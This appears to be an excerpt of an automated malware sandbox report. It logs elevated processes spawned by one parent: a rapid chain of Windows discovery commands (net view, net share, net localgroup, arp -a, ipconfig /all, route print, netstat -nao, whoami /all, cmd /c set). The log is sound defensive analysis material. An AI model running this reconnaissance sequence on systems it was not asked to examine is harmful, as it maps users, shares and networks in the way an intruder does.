Commandline:	"C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr
Imagebase:	0x7ff7bf0f0000
File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **2164**, Parent PID: **4564**

General

Target ID:	19
Start time:	19:52:13
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net view
Imagebase:	0xb40000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3380**, Parent PID: **2164**

General

Target ID:	20
Start time:	19:52:13
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4132**, Parent PID: **4564**

General

Target ID:	21
Start time:	19:52:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c set
Imagebase:	0x4d0000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 8056, Parent PID: 4132

General

Target ID:	22
Start time:	19:52:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ARP.EXE PID: 4176, Parent PID: 4564

General

Target ID:	23
Start time:	19:52:25
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ARP.EXE
Wow64 process (32bit):	true
Commandline:	arp -a
Imagebase:	0x20000
File size:	22528 bytes
MD5 hash:	4D3943EDBC9C7E18DC3469A21B30B3CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1516, Parent PID: 4176

General

Target ID:	24
Start time:	19:52:25
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ipconfig.exe PID: **4348**, Parent PID: **4564**

General	
Target ID:	25
Start time:	19:52:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	ipconfig /all
Imagebase:	0x6d0000
File size:	29184 bytes
MD5 hash:	3A3B9A5E00EF6A3F83BF300E2B6B67BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5236**, Parent PID: **4348**

General	
Target ID:	26
Start time:	19:52:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **5252**, Parent PID: **4564**

General	
Target ID:	27
Start time:	19:52:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net share
Imagebase:	0xb40000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2708**, Parent PID: **5252**

General	
Target ID:	28
Start time:	19:52:26
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: **8176**, Parent PID: **5252**

General	
Target ID:	29
Start time:	19:52:26
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 share
Imagebase:	0xa60000
File size:	139776 bytes
MD5 hash:	207DEB8572F128E9AE8062D9CF3A6E8A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ROUTE.EXE PID: **8140**, Parent PID: **4564**

General	
Target ID:	30
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\ROUTE.EXE
Wow64 process (32bit):	true
Commandline:	route print
Imagebase:	0xa40000
File size:	19456 bytes
MD5 hash:	C563191ED28A926BCFDB1071374575F1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities							
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.							
File Path	**Access**	**Attributes**	**Options**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: conhost.exe PID: **3136**, Parent PID: **8140**

General	
Target ID:	31
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: NETSTAT.EXE PID: **7728**, Parent PID: **4564**

General	
Target ID:	32
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	netstat -nao
Imagebase:	0x9c0000
File size:	32768 bytes
MD5 hash:	9DB170ED520A6DD57B5AC92EC537368A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **2248**, Parent PID: **7728**

General	
Target ID:	33
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **2836**, Parent PID: **4564**

General	
Target ID:	34
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net.exe
Wow64 process (32bit):	true
Commandline:	net localgroup
Imagebase:	0xb40000
File size:	47104 bytes
MD5 hash:	31890A7DE89936F922D44D677F681A7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6920**, Parent PID: **2836**

General	
Target ID:	35
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net1.exe PID: **4216**, Parent PID: **2836**

General	
Target ID:	36
Start time:	19:52:27
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\net1.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\net1 localgroup
Imagebase:	0xa60000
File size:	139776 bytes
MD5 hash:	207DEB8572F128E9AE8062D9CF3A6E8A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: whoami.exe PID: **4672**, Parent PID: **4564**

General	
Target ID:	37
Start time:	19:52:28
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\whoami.exe
Wow64 process (32bit):	true
Commandline:	whoami /all
Imagebase:	0x250000

File size:	58880 bytes
MD5 hash:	801D9A1C1108360B84E60A457D5A773A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **7472**, Parent PID: **4672**

General

Target ID:	38
Start time:	19:52:28
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: **3180**, Parent PID: **912**

General

Target ID:	39
Start time:	19:52:28
Start date:	07/02/2023
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff73bd10000
File size:	69632 bytes
MD5 hash:	E5DA170027542E25EDE42FC54C929077
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly